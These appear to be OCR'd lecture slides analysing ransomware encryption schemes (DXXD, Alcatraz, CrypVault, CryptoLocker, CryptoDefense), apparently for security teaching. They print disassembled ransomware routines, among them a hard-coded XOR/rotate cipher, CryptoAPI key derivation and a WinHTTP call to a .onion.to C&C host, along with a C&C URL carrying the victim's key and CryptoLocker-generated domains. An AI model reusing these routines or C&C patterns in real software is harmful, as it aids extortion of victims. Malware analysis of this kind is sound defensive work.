000000000040144D FF B5 94 FD FF FF       push    [ebp+lpBuffer]   ; lpBuffer
0000000000401453 FF 75 F4                push    [ebp+hFile]      ; hFile
0000000000401456 E8 D5 04 00 00          call    ReadFile
000000000040145B 8B 9D A0 FD FF FF       mov     ebx, [ebp+NumberOfBytesRead]
0000000000401461 83 F8 FF                cmp     eax, 0FFFFFFFFh
0000000000401464 74 08                   jz      short loc_40146E
```

```
0000000000401466 3B 9D 9C FD FF FF       cmp     ebx, [ebp+nNumberOfBytesToRead]
000000000040146C 74 02                   jz      short loc_401470
```

```
000000000040146E
000000000040146E                         loc_40146E:
000000000040146E EB 42                   jmp     short loc_4014B2
```

```
0000000000401470
0000000000401470                         loc_401470:
0000000000401470 FF B5 9C FD FF FF       push    [ebp+nNumberOfBytesToRead]
0000000000401476 FF B5 94 FD FF FF       push    [ebp+lpBuffer]
000000000040147C E8 C0 02 00 00          call    Encryption
0000000000401481 6A 00                   push    0                ; dwMoveMethod
0000000000401483 6A 00                   push    0                ; lpDistanceToMoveHigh
0000000000401485 6A 04                   push    4                ; lDistanceToMove
0000000000401487 FF 75 F4                push    [ebp+hFile]      ; hFile
000000000040148A E8 BF 04 00 00          call    SetFilePointer
000000000040148F 6A 00                   push    0                ; lpOverlapped
0000000000401491 8D 85 A0 FD FF FF       lea     eax, [ebp+NumberOfBytesRead]
0000000000401497 50                      push    eax              ; lpNumberOfBytesWritten
0000000000401498 FF B5 9C FD FF FF       push    [ebp+nNumberOfBytesToRead] ; nNumberOfBytesToWrite
000000000040149E FF B5 94 FD FF FF       push    [ebp+lpBuffer]   ; lpBuffer
00000000004014A4 FF 75 F4                push    [ebp+hFile]      ; hFile
00000000004014A7 E8 AE 04 00 00          call    WriteFile
00000000004014AC FF 05 34 30 40 00       inc     dword_403034
```

Symmetric Encryption - DXXD



```
0000000000401741
0000000000401741
0000000000401741                                    ; Attributes: bp-based frame
0000000000401741
0000000000401741                                    Encryption proc near
0000000000401741
0000000000401741                                    arg_0= dword ptr  8
0000000000401741                                    arg_4= dword ptr  0Ch
0000000000401741
0000000000401741 55                                 push    ebp
0000000000401742 8B EC                              mov     ebp, esp
0000000000401744 8B 4D 0C                           mov     ecx, [ebp+arg_4]
0000000000401747 C1 E9 02                           shr     ecx, 2
000000000040174A 8B 15 19 30 40 00                  mov     edx, dword_403019 ; 0A7D46C76h
0000000000401750 8B 75 08                           mov     esi, [ebp+arg_0]
0000000000401753 8B FE                              mov     edi, esi
```

```
0000000000401755
0000000000401755                                    loc_401755:
0000000000401755 AD                                 lodsd
0000000000401756 0F C8                              bswap   eax
0000000000401758 33 C2                              xor     eax, edx
000000000040175A C1 C8 03                           ror     eax, 3
000000000040175D AB                                 stosd
000000000040175E C1 C2 05                           rol     edx, 5
0000000000401761 E2 F2                              loop    loc_401755
```


```
0000000000401763 C9                                 leave
0000000000401764 C2 08 00                           retn    8
0000000000401764                                    Encryption endp
0000000000401764
```

- Key is hard-coded: 0xA7D46C76
- Simple algorithm using xor and rotation

Symmetric Encryption


- Communication with the C&C server
- Key is generated on the victim’s computer and sent to the C&C server
- Disadvantage:
  - Key might not reach the C&C server
  - Files cannot be recovered

Symmetric Encryption - Alcatraz



```
0000000000402BD0
0000000000402BD0                          loc_402BD0:             ; dwFlags
0000000000402BD0 6A 00                    push    0
0000000000402BD2 8B 55 18                 mov     edx, [ebp+dwDataLen]
0000000000402BD5 52                       push    edx             ; dwDataLen
0000000000402BD6 8B 45 14                 mov     eax, [ebp+pbData]
0000000000402BD9 50                       push    eax             ; pbData
0000000000402BDA 8B 4D FC                 mov     ecx, [ebp+phHash]
0000000000402BDD 51                       push    ecx             ; hHash
0000000000402BDE FF 15 08 50 41 00        call    ds:CryptHashData
0000000000402BE4 85 C0                    test    eax, eax
0000000000402BE6 75 0E                    jnz     short loc_402BF6
```

```
0000000000402BF6
0000000000402BF6                          loc_402BF6:
0000000000402BF6 8B 45 08                 mov     eax, [ebp+phKey]
0000000000402BF9 50                       push    eax             ; phKey
0000000000402BFA 6A 01                    push    CRYPT_EXPORTABLE ; dwFlags
0000000000402BFC 8B 4D FC                 mov     ecx, [ebp+phHash]
0000000000402BFF 51                       push    ecx             ; hBaseData
0000000000402C00 8B 55 10                 mov     edx, [ebp+Algid] ; CALG_AES_256
0000000000402C03 52                       push    edx             ; Algid
0000000000402C04 8B 45 0C                 mov     eax, [ebp+hProv]
0000000000402C07 50                       push    eax             ; hProv
0000000000402C08 FF 15 24 50 41 00        call    ds:CryptDeriveKey
0000000000402C0E 85 C0                    test    eax, eax
0000000000402C10 75 0E                    jnz     short loc_402C20
```




```
00000000004015C0                          loc_4015C0:             ; dwFlags
00000000004015C0 6A 00                    push    0
00000000004015C2 8D 55 FC                 lea     edx, [ebp+pbData] ; CRYPT_MODE_CBC
00000000004015C5 52                       push    edx             ; pbData
00000000004015C6 6A 04                    push    KP_MODE         ; dwParam
00000000004015C8 8B 45 08                 mov     eax, [ebp+phKey]
00000000004015CB 8B 08                    mov     ecx, [eax]
00000000004015CD 51                       push    ecx             ; hKey
00000000004015CE FF 15 1C 50 41 00        call    ds:CryptSetKeyParam
00000000004015D4 85 C0                    test    eax, eax
00000000004015D6 75 31                    jnz     short loc_401609
```

```
0000000000401609
0000000000401609                          loc_401609:             ; dwFlags
0000000000401609 6A 00                    push    0
000000000040160B 8D 55 F8                 lea     edx, [ebp+pdwDataLen]
000000000040160E 52                       push    edx             ; pdwDataLen
000000000040160F 8D 45 F4                 lea     eax, [ebp+var_C]
0000000000401612 50                       push    eax             ; pbData
0000000000401613 6A 08                    push    KP_BLOCKLEN     ; dwParam
0000000000401615 8B 4D 08                 mov     ecx, [ebp+phKey]
0000000000401618 8B 11                    mov     edx, [ecx]
000000000040161A 52                       push    edx             ; hKey
000000000040161B FF 15 18 50 41 00        call    ds:CryptGetKeyParam
0000000000401621 85 C0                    test    eax, eax
0000000000401623 75 2E                    jnz     short loc_401653
```

```
0000000000401653
0000000000401653                          loc_401653:             ; dwFlags
0000000000401653 6A 00                    push    0
0000000000401655 8B 45 10                 mov     eax, [ebp+arg_8]
0000000000401658 50                       push    eax             ; pbData
0000000000401659 6A 01                    push    KP_IV           ; dwParam
000000000040165B 8B 4D 08                 mov     ecx, [ebp+phKey]
000000000040165E 8B 11                    mov     edx, [ecx]
0000000000401660 52                       push    edx             ; hKey
0000000000401661 FF 15 1C 50 41 00        call    ds:CryptSetKeyParam
0000000000401667 85 C0                    test    eax, eax
0000000000401669 75 2E                    jnz     short loc_401699
```

Symmetric Encryption - Alcatraz




```
000000000040282C 68 00 00 80 00          push    WINHTTP_FLAG_SECURE ; dwFlags
0000000000402831 6A 00                   push    0                   ; ppwszAcceptTypes
0000000000402833 6A 00                   push    0                   ; pwszReferrer
0000000000402835 6A 00                   push    0                   ; pwszVersion
0000000000402837 8B 4D E0                mov     ecx, [ebp+pwszObjectName]
000000000040283A 51                      push    ecx                 ; pwszObjectName
000000000040283B 68 48 C3 41 00          push    offset aGet_0       ; "GET"
0000000000402840 8B 55 EC                mov     edx, [ebp+hConnect]
0000000000402843 52                      push    edx                 ; hConnect
0000000000402844 FF 15 A8 51 41 00       call    ds:WinHttpOpenRequest
000000000040284A 89 45 FC                mov     [ebp+hRequest], eax
```

```
000000000040284D
000000000040284D                         loc_40284D:                 ; dwModifiers
000000000040284D 68 00 00 00 20          push    WINHTTP_ADDREQ_FLAG_ADD
0000000000402852 6A 1E                   push    1Eh                 ; dwHeadersLength
0000000000402854 68 50 C3 41 00          push    offset aHostAa2stvtvgx ; "Host:aa2stvtvgxo6mv5y.onion.to"
0000000000402859 8B 45 FC                mov     eax, [ebp+hRequest]
000000000040285C 50                      push    eax                 ; hRequest
000000000040285D FF 15 A4 51 41 00       call    ds:WinHttpAddRequestHeaders
0000000000402863 89 45 F4                mov     [ebp+var_C], eax
0000000000402866 83 7D FC 00             cmp     [ebp+hRequest], 0
000000000040286A 74 19                   jz      short loc_402885
```


```
000000000040286C 6A 00                   push    0                   ; dwContext
000000000040286E 6A 00                   push    0                   ; dwTotalLength
0000000000402870 6A 00                   push    0                   ; dwOptionalLength
0000000000402872 6A 00                   push    0                   ; lpOptional
0000000000402874 6A 00                   push    0                   ; dwHeadersLength
0000000000402876 6A 00                   push    0                   ; lpszHeaders
0000000000402878 8B 4D FC                mov     ecx, [ebp+hRequest]
000000000040287B 51                      push    ecx                 ; hRequest
000000000040287C FF 15 A0 51 41 00       call    ds:WinHttpSendRequest
0000000000402882 89 45 F4                mov     [ebp+var_C], eax
```

Symmetric Encryption - Alcatraz

/index.php?ip=xxx.xxx.xxx.xxx&id=TEGcVtQzfsowfNIv&botid=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA&username=user&key=TEGcVtQzfsowfNIvVwlVXlDzRFRhHTLMqjFwygiFicjktkIfdrsLlUcKwcUFuyDyiFshTihUinHCKKfppJeqnondzShwbEcdSGsVwpdXJgCLTOogjTRjrHgfhEwjSmJodRLnRLtKvvigWEHR&os=Windows_7&count=80



```
GET /raw HTTP/1.1
Cache-Control: no-cache
Connection: Keep-Alive
Pragma: no-cache
User-Agent: AdobeAcrobat Update/21.0
Host: www.myexternalip.com

HTTP/1.1 200 OK
Server: nginx/1.10.2
Date: Wed, 23 Nov 2016 15:03:39 GMT
Content-Type: text/plain
Content-Length: 13
Connection: keep-alive
Expires: Wed, 23 Nov 2016 15:03:38 GMT
Cache-Control: no-cache
```




```
+.KN.W...DY.7.....
O......L.Z./$.|PLNmi.<.;.6
-...E.....3..%..........0...<|...
@..;..2...S@.l.9...q..%.....}..l>.................0..  .#.9..s.l.fK.o..G.w.mH.}..j`yO...U....:.............@....G&.d...Ji.=.
(..Z./.K....8.WdR.h
}nh9.7...t.}.@a....!N.o..N....I.8q..1.....S...y.:..k20.s...p....*...tK..+&..T[.....k.W.t..,.
$.....|.;S../.......DU.R..........-8..&@.<.M..q#&6#..D._.  ...I"r.{H......_...(0..Q...2.o2d.=.&E7C..U.....I.....l>.E..s..P.
$.`....X.......q.../.......N1..-....V..K.5@.|..'.....j.5..p.`..!A...J..T:.....8.....2..vy...1s..5@.:K.-.j...>z1.vHs..
Mk..M..U0.....qU.........=.fzh.... ^.;...............Q......
F.._X......fvI........]..P....\.....H;.'94...)q..9...
.8.*x..=QI(..(..j
..(.........._.VfF......w|........J...        )..f..3.....Z56....|.![..2..d`.2......x.<T.._.c7{n....F9@.h.=o<C*...x.
$..Xj.q.E..,.....s.F......  |....g...N.Z=.48;.'x.1v(oL<.r..U....  6....C$....`.BN..{oo....s,z....B
```

Asymmetric Encryption

SOPHOS

Asymmetric Encryption

- Public key is used for encryption
- Private key is used for decryption
- Most popular encryption methods:
  - RSA-1024, RSA-2048
- Disadvantage:
  - Slow



Asymmetric Encryption - CrypVault

- No C&C communication is needed
- Public key is hard-coded in the code
- Example: CrypVault
    - Hard-coded global RSA public key
    - Another RSA-1024 key pair is generated
        - Public key is used for file encryption
        - Private key is saved in VAULT.key encrypted with the global RSA public key

Wyke, J., Ajjan, A. The Current State of Ransomware. Sophos, 2015.

Asymmetric Encryption

- Public/private key pair is generated on the attacker’s system
- Public key is sent by the C&C server
- Disadvantage (or advantage):
    - Key might never arrive
- Example: CryptoLocker


Destructive malware “CryptoLocker” on the loose – here’s what to do

OCT 12 2013 10:37PM

Ducklin P. Destructive malware “CryptoLocker” on the loose – here’s what to do. nakedsecurity.sophos.com, 2013.

Asymmetric Encryption - CryptoLocker

1. Installs itself into Documents and Settings folder, using a randomly-generated name, and adds itself to the list of programs in the registry that Windows loads automatically at every logon.
2. It produces a list of random-looking server names in the domains .biz, .co.uk, .com, .info, .net, .org and .ru.



aygmlwlnkepy.net	dbhsvcwrmgouso.net	edvauduidkkr.info
jfjtdumikvsuxf.org	mmkurubxfvomho.co.uk	mquegyulgatjyd.ru
qaxkrgbeqqkirbj.ru	sbkepdmljwog.com	weidxyiagndca.co.uk

Sample domain names generated by CryptoLocker

3. It tries to make a web connection to each of these server names in turn, trying one each second until it finds one that responds.
4. Once it has found a server that it can reach, it uploads a small file ("CryptoLocker ID").
5. The server then generates an RSA-2048 public-private key pair unique to the ID, and sends the public key part back to the computer.
6. The malware on the computer uses this public key to encrypt all the files it can find that match a list of extensions.


Asymmetric Encryption

- Public/private key pair is generated on the victim's computer
- Private key is sent to the C&C server
- Disadvantage:
  - Key might not reach the C&C server
  - Files cannot be recovered

- Example: CryptoDefense
  - Uses the Windows CryptoAPI to generate the key pair on the user's system
  - Encrypts the files with the public key
  - Sends the private key to the C&C server


Asymmetric Encryption - CryptoDefense

- Calls CryptAcquireContext



```
BOOL WINAPI CryptAcquireContext(
  _Out_ HCRYPTPROV *phProv,
  _In_  LPCTSTR    pszContainer,
  _In_  LPCTSTR    pszProvider,
  _In_  DWORD      dwProvType,
  _In_  DWORD      dwFlags
);
```

- CRYPT_VERIFYCONTEXT Flag:



For file-based CSPs, when this flag is set, the *pszContainer* parameter must be set to **NULL**. The application has no access to the persisted private keys of public/private key pairs. When this flag is set, temporary ***public/private key pairs*** can be created, but they are not persisted.

- This flag is not set → the private key is stored on the victim's computer

